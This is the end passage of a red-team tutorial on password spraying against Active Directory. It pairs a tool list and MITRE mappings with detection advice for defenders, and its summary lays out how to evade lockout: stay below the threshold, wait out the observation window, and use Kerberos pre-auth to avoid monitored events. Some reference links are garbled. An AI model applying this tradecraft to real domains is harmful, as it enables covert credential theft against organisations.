tnguyen       6/1/2024 6:12:44 PM              2
apatel        5/28/2024 8:41:55 AM             1
svc_sql       6/2/2024 3:41:10 PM              1
jsmith                                         0
Run this against every DC and sum, because badPwdCount is not replicated. A broad, shallow distribution of badPwdCount = 1 across hundreds of accounts, all with nearly identical lastBadPasswordAttempt timestamps, is the exact signature of a spray that stays under the threshold. That pattern, many accounts each at 1, is more diagnostic than any single account’s count.

13. Tools for Password-Spray Recon and Detection
| Tool | Description | Link |
|---|---|---|
| NetExec (nxc) | LDAP/SMB policy pull (--pass-pol), PSO module, spray execution | github.com/Pennyw0rth/NetExec |
| Kerbrute | Kerberos username enum and pre-auth spray | github.com/ropnop/kerbrute |
| ldapsearch | Raw LDAP policy and PSO enumeration | openldap.org |
| PowerView | Get-DomainPolicy, Get-DomainPolicyData from offensive PowerShell | github.com/PowerShellMafia/PowerSploit |
| RSAT ActiveDirectory module | Get-ADDefaultDomainPasswordPolicy, Get-ADFineGrainedPasswordPolicy, Get-ADUserResultantPasswordPolicy | learn.microsoft.com |
| Impacket getTGT.py | Verify credential via Kerberos TGT request | github.com/fortra/impacket |
| BadBlood | Populate a realistic lab directory | github.com/davidprowe/BadBlood |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Password Spraying | T1110.003 | 4625 SubStatus 0xC000006A, 4771 code 0x18, honeypot account, broad badPwdCount=1 pattern |
| Brute Force (parent) | T1110 | Volume-based Sigma on failed-logon events per source IP |
| Password Policy Discovery | T1201 | LDAP reads of lockoutThreshold / PSO container, net accounts via SAMR |
| Account Discovery: Domain Account | T1087.002 | Bulk 4768 from Kerbrute, mass LDAP user enumeration |
| Valid Accounts: Domain Accounts | T1078.002 | Successful 4768/4624 from anomalous source after failed-logon burst |
The whole chain sits under the Credential Access tactic (TA0006), with T1201 and T1087.002 as the enumeration prerequisites that make the T1110.003 spray both safe and effective.
Summary
- Policy enumeration is the exploit; the spray is an afterthought. Reading
lockoutThresholdandlockoutObservationWindowbefore the first attempt is what makes “lockouts never” a guarantee rather than a hope. - Stay at
threshold - 1and wait the full observation window between rounds. One password across many accounts, then wait, then the next password.badPwdCountresets before it ever reaches the threshold. - PSOs override the default policy and will lock accounts under a uniform spray. Enumerate the Password Settings Container, bucket users by
msDS-ResultantPSO, and run stricter FGPP accounts on their own slower clock. - Protocol choice dictates the event footprint. Kerberos pre-auth produces
4771/4768that many SOCs never audit; SMB produces the heavily-watched4625. Defenders must enable Kerberos Authentication Service auditing or the quiet spray is invisible. - Detect via audit policy plus honeypot accounts plus the many-accounts-at-badPwdCount-1 pattern, and remember
badPwdCountis per-DC, so query every controller and sum before you trust the number.
Related Tutorials
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
References
- [Populate with **BadBlood
- [ribute name and the complete list of
msDS-*PSO attributes should be cross-validated directly against MS-ADTS §2.2.16 - attack.mitre.org
- attack.mitre.org
- learn.microsoft.com
- learn.microsoft.com
- learn.microsoft.com
- www.hub.trimarcsecurity.com
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.